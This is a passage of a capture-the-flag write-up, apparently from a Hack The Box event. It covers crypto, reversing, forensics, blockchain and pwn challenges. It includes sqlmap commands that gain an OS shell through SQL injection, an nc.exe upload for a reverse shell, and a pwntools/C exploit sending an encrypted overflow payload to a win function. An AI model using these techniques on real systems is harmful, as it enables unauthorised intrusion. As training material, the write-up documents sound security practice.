fa9e1fa01c492a23ded22fa0051faa648f76a026255e9431215bcdee12bd725bfd15b5b93
fe7cf104015fd53f56dc0164f76a026255e9431215bcdee12bd725bfa9e1fa01c492a23de
d22fa0051faa648f76a026255e9431215bcdee12bd725bfd15b5b93fe7cf104015fd53f56
dc0164f76a026255e9431215bcdee12bd725bfa9e1fa01c492a23ded22fa0051faa648f76
a026255e9431215bcdee12bd725bff098d0c36b72aab497e98c19077a49f4f76a026255e9
431215bcdee12bd725bf53f3b365cb1044d69d185923ad3f5285f76a026255e9431215bcd
ee12bd725bf13551ecafa691e481fe677effae589ecf76a026255e9431215bcdee12bd725
bf625ae195da9c6387709003796024a23df76a026255e9431215bcdee12bd725bf3a21003
8b5c00dd553aef316f52cd870f76a026255e9431215bcdee12bd725bfd15b5b93fe7cf104
015fd53f56dc0164f76a026255e9431215bcdee12bd725bfa9e1fa01c492a23ded22fa005
1faa648f76a026255e9431215bcdee12bd725bfd15b5b93fe7cf104015fd53f56dc0164f7
6a026255e9431215bcdee12bd725bff098d0c36b72aab497e98c19077a49f4f76a026255e
9431215bcdee12bd725bf53f3b365cb1044d69d185923ad3f5285f76a026255e9431215bc
dee12bd725bf13551ecafa691e481fe677effae589ecf76a026255e9431215bcdee12bd72
5bf625ae195da9c6387709003796024a23df76a026255e9431215bcdee12bd725bfd15b5b
93fe7cf104015fd53f56dc0164f76a026255e9431215bcdee12bd725bfd15b5b93fe7cf10
4015fd53f56dc0164f76a026255e9431215bcdee12bd725bfa9e1fa01c492a23ded22fa00
51faa648f76a026255e9431215bcdee12bd725bfd15b5b93fe7cf104015fd53f56dc0164f
76a026255e9431215bcdee12bd725bfa9e1fa01c492a23ded22fa0051faa648f76a026255
e9431215bcdee12bd725bfd15b5b93fe7cf104015fd53f56dc0164f76a026255e9431215b
cdee12bd725bfd15b5b93fe7cf104015fd53f56dc0164f76a026255e9431215bcdee12bd7
25bfa9e1fa01c492a23ded22fa0051faa648f76a026255e9431215bcdee12bd725bfd15b5
b93fe7cf104015fd53f56dc0164f76a026255e9431215bcdee12bd725bf
```

Now all we have to do is extend the pattern to cover the remaining bytes (the highlighted bytes). Now, XORing the two extraneous blocks:

```
51faa648f76a026255e9431215bcdee12bd725bff098d0c36b72
aab497e98c19077a49f4f76a026255e9431215bcdee12bd725bf
```

$$\oplus$$

```
19aee433d335755127da1c6b25c9819543e64bd4d1f6979c2a41
d9eba6bad36a331c7a86c84b261f59e54f1e19b0d2ed27db29b3
```

$$=$$

```
4854427b245f773372335f7930755f7468316e6b216e475f4133
735f31535f73346633723f21247d0c0c0c0c0c0c0c0c0c0c0c0c
```

And we have arrived at the hex encoded flag.

HTB{$_w3r3_y0u_th1nk!nG_A3s_1S_s4f3r?!$}

FullPWN – WEB01 - User

Setup

The FullPWN category was different from the challenges and mimicked the real HTB system. Where there are several boxes the attackers are trying to get into. For most teams this did not result in much as only 2 teams accessed root on the first box, and no teams made it to the other 3 systems. For us though we got lucky with WEB01-User where we believe someone else did some of the work for us.

Recon

After a quick nmap scan we notice that port 80 is open on the box. Traveling to the website we find what appears to be some sort of travel site, looking around we can find a form that will post to book-trip.php. There are a number of fields that are sent in the form, this is where we decided to let sqlmap try its hand at getting some useful information. So we ended up saving a burp request and using that with my sqlmap command 'sqlmap -r 39.sql –dbms=mssql -a', we had a good feeling that the database was mssql since it was running on a Windows machine.

User

This recon gave us some good information, so next we decided to see if sqlmap would give us an osshell, running 'sqlmap -r 39.sql –dbms=mssql –osshell' to our surprise worked perfectly and gave us what we asked for, the one downside is that it was beyond slow and would crash consistently, we needed a better shell. After some testing we checked to see if we could upload files and run them remotely, first we tried to use a php reverse shell in the webroot. This failed, next we tried to upload nc.exe to /Windows/temp, next thing we know we have a stable connection to the system, heading over to svc_dev/Desktop/ and now we have the user flag. From here we tried to figure out how to access root to no avail, then the first reset happened. After this point our previous attack did not work, at first we thought this had to do with the machine not starting up the same way as the discord sounded like no one was able to connect the same way. This along with a post from the admins about 'someone had done something before you got there', let us know that someone must have stopped the AV or a service that was stopping us from uploading/accessing the server through mssql.

Reversing - WTF

Files


The only file we get here is wtf.asm, looking inside we see a large set of assembly instructions that look slightly off. To fix this up and make it runnable we replace all '@' with '%', this will make it more inline with AT&T syntax that it resembles. Next we need to go to any jumps and change the addresses, most currently have solid values in hex form without leading values, but what we are going to do is use the main offset that is listed after. So an example would be: 6e1 <main+0x77> becomes main+0x77. Next we need to fix the header so the program knows that this is the main function, by adding to the top we get:
.global main

main:
Only three more steps, first remove the q at the end of jmpq after all the moves, second remove the call to __stack_chk_fail it's not worth the time to reference it, lastly rename the file to wtf.s. Now we are able to compile the file with gcc wtf.s. From here we can try to decompile it with ghidra or just hop in. Looking through the code we notice references to one location in particular ebp-0x25. If we set a brake point at 'jbe main+0x77' near the end of main and view the memory there we start to see character by character of the flag appear.

Forensics - Render


Files
For this challenge we were presented with two files, render_me and flag.zip. Trying to unzip flag.zip requests a password to be entered first, this leads our attention to render_me.

Solution
Opening the file with *xxd* shows the hex encoding and the header of the file:




```
00000000: 5244 5038 626d 7000 0600 0000 f617 b0bf  RDP8bmp.........
00000010: 6e5f cea9 4000 4000 0000 00ff 0000 00ff  n_..@.@.........
00000020: 0000 00ff 0000 00ff 0000 00ff 0000 00ff  ................
00000030: 0000 00ff 0000 00ff 0000 00ff 0000 00ff  ................
00000040: 0000 00ff 0000 00ff 0000 00ff 0000 00ff  ................
00000050: 0000 00ff 0000 00ff 0000 00ff 0000 00ff  ................
00000060: 0000 00ff 0000 00ff 0000 00ff 0000 00ff  ................
00000070: 0000 00ff 0000 00ff 0000 00ff 0000 00ff  ................
00000080: 0000 00ff 0000 00ff 0000 00ff 0000 00ff  ................
00000090: 0000 00ff 0000 00ff 0000 00ff 0000 00ff  ................
000000a0: 0000 00ff 0000 00ff 0000 00ff 0000 00ff  ................
000000b0: 0000 00ff 0000 00ff 0000 00ff 0000 00ff  ................
000000c0: 0000 00ff 0000 00ff 0000 00ff 0000 00ff  ................
000000d0: 0000 00ff 0000 00ff 0000 00ff 0000 00ff  ................
000000e0: 0000 00ff 0000 00ff 0000 00ff 0000 00ff  ................
000000f0: 0000 00ff 0000 00ff 0000 00ff 0000 00ff  ................
00000100: 0000 00ff 0000 00ff 0000 00ff 0000 00ff  ................
00000110: 0000 00ff 0000 00ff 0000 00ff 0000 00ff  ................
00000120: 0000 00ff 0000 00ff 0000 00ff 0000 00ff  ................
00000130: 0000 00ff 0000 00ff 0000 00ff 0000 00ff  ................
00000140: 0000 00ff 0000 00ff 0000 00ff 0000 00ff  ................
00000150: 0000 00ff 0000 00ff 0000 00ff 0000 00ff  ................
00000160: 0000 00ff 0000 00ff 0000 00ff 0000 00ff  ................
:_
```

Since the magic bytes RDP8bmp is new to us we do a quick search and find out that this file is a RDP Bitmap file and that there is a handy tool at 'https://github.com/ANSSI-FR/bmc-tools' for converting and parsing RDP Bitmap Caches. Running the tools with './bmc-tools.py -s render_me -d AAA -b' gives us a Bitmap image file:




The image appears to be the Remote Desktop that was logged in but looks a bit corrupted, lucky for us we have just enough of what we need, by zooming into the top right we get this:




Enter password

pHMh781Mf3L4

Using this password we now are able to unzip the archive and grab the flag



```
[$: 7z x flag.zip

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=utf8,Utf16=on,HugeFiles=on,64 bits,4 CPUs x64)

Scanning the drive for archives:
1 file, 245 bytes (1 KiB)

Extracting archive: flag.zip
--
Path = flag.zip
Type = zip
Physical Size = 245


[Enter password (will not be echoed):
Everything is Ok

Size:       27
Compressed: 245
```




```
[$: cat flag.txt
HTB{d0NT_thInK_rDp_i5_54f3}$: _
```

BlockChain – Gibsland


Blockchain

This challenge gives us a hex value, *0xa2fe469568d450ac88cb2aeec48f1f61830e441b*, or what appears to be a Blockchain wallet. After some searching, we found that this wallet was used on the test net ROPSTEN. Using etherscan.io, we were able to view the wallet and all transactions made by or through it. Viewing the sent transactions we found an interesting "Input Data" section connected to it.




```
Function: getFlag() ***

MethodID: 0xf9633930
```

The above transaction was sent to a contract that only had 3 total transactions.



ck	Age	From		To	Value	[Txn Fee]
9908	115 days 7 hrs ago	0xa2fe469568d450a...	IN	0xbce07f51fac459e9...	0 Ether	0.000024369
9905	115 days 7 hrs ago	0x58d635b2c6b6342...	IN	0xbce07f51fac459e9...	0 Ether	0.000024369
9900	115 days 7 hrs ago	0x58d635b2c6b6342...	IN	Contract Creation	0 Ether	0.000202445

Looking at the only other address within this contract we find something odd inside the input data of a separate transaction.



```
sÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ□□R` □□□R` □` T□P□V[```@Q□`@□
`@R□`  □R` □□1_7H0ugHh□RP□PPV[```@Q□`@□`@R□`    □R` □
□_F1nd_ME}□RP□PPV[```@Q□`@□`@R□`   □R` □
□_y0u_W0uU□RP□PPVþ¢ebzzr1X /□ÀXVÿ□@□□T□Põ°□þó□□o÷□
□)è©a®□"dsolcC□□2
```

What appears to be the flag split into several chunks, after some piecing from here and a second transaction that had the same setup but base64 encoded the text chunks, we came up with the flag HTB{1_7H0ugHt_y0u_W0uULD_Never?_F1nd_ME}

Side Note: This flag messed with us as it was one of the few flags to have punctuation in the middle of the text, and the double 'u's confused us.

Misc – Crypter

Files

Here we are only given one file crypter.

Reversing

Tossing the binary into IDA we see what is happening, first some random bytes are used as a nonce, where whatever data we send it is decrypted through crypto_secretbox_open_easy, from here if our string is the same as “h4x0r” we jump into the function pwnme, where we get an unchecked strcpy of the decrypted string.
Looking into secretbox crypto we find that it is a part of libsodium, where they encrypt and decrypt data using a nonce and a key, we don’t see the key right away until we walk through the program with gdb, where we get “th1s_i5_5up312_s3cr3t_1337_keYs”.

Exploit

The hardest part of this challenge we found was trying to get a working version of crypto_secretbox working. Where for some reason the c library version, and python/php versions give different values, so what we ended up doing was just reading in the nonce into a c file where we encrypted a payload to jump to win, then sent it back over. The current implementation is not perfect and takes a few tries but after some time we get a shell.

Python

```python
from pwn import *

DEBUG = 1
if DEBUG:
    p = process('crypter')
else:
    p = remote('docker.hackthebox.eu',32323)

p.readuntil('is: ')
nonce = p.readn(24,timeout=2)
win = 0x40129c
message = 'h4x0r'

if len(nonce)!= 24:
    print "didn't read nonce"
    exit(0)

r = process('./a.out')
size = int(r.readuntil('Ente')[:-5])
print r.sendlineafter('Nonce:\n',nonce);
r.readuntil('data:\n')
t = r.readuntil('good')[:-4]
r.close()

if len(t) != size:
    print "sizes differ"
    exit(0)
p.sendline(str(len(t)-16))
p.readuntil(':',timeout=2)
p.sendline(t)
p.readuntil(':',timeout=2)

p.interactive()
p.close()
```

C Code

```
#include <stdio.h>
#include <stdlib.h>

#define MESSAGE ((const unsigned char *)
"h4x0r\x01\x01\x01\x01\x01\x01\x01\x01\x01\x01\x01\x01\x01\x01\x01\x01\x01\x01\x
01\x01\x01\x01\x01\x01\x01\x01\x01\x01\x01\x01\x01\x01\x01\x01\x01\x01\x01\x01\x
01\x01\x01\x01\x01\x01\x01\x01\x01\x01\x01\x01\x01\x01\x01\x01\x01\x01\x01\x01\x
01\x01\x01\x01\x01\x01\x01\x01\x01\x9c\x12\x40")
#define MESSAGE_LEN 75
#define CIPHERTEXT_LEN (16 + MESSAGE_LEN)
unsigned char ciphertext[CIPHERTEXT_LEN+10];
int main(){
unsigned char decrypted[MESSAGE_LEN];
unsigned char key[32] = "th1s_i5_5up312_s3cr3t_1337_keYs";
unsigned char nonce[24] =
"\x83\x08\x46\x3d\x5e\x4b\xe4\xe8\x7b\x98\x3b\x7e\xbd\x42\x53\xf2\xcc\xd0\xa7\xc
a\x88\xf4\x2d\x40";
printf("%d Enter Nonce:\n",CIPHERTEXT_LEN);
read(0,nonce,24);
crypto_secretbox_easy(ciphertext, MESSAGE, MESSAGE_LEN, nonce, key);
printf("Here is the data:\n");
write(1,ciphertext,CIPHERTEXT_LEN);

if (crypto_secretbox_open_easy(decrypted, ciphertext, CIPHERTEXT_LEN, nonce,
key) != 0)
        puts("bad");
    /* message forged! */
else
        puts("good");
}
```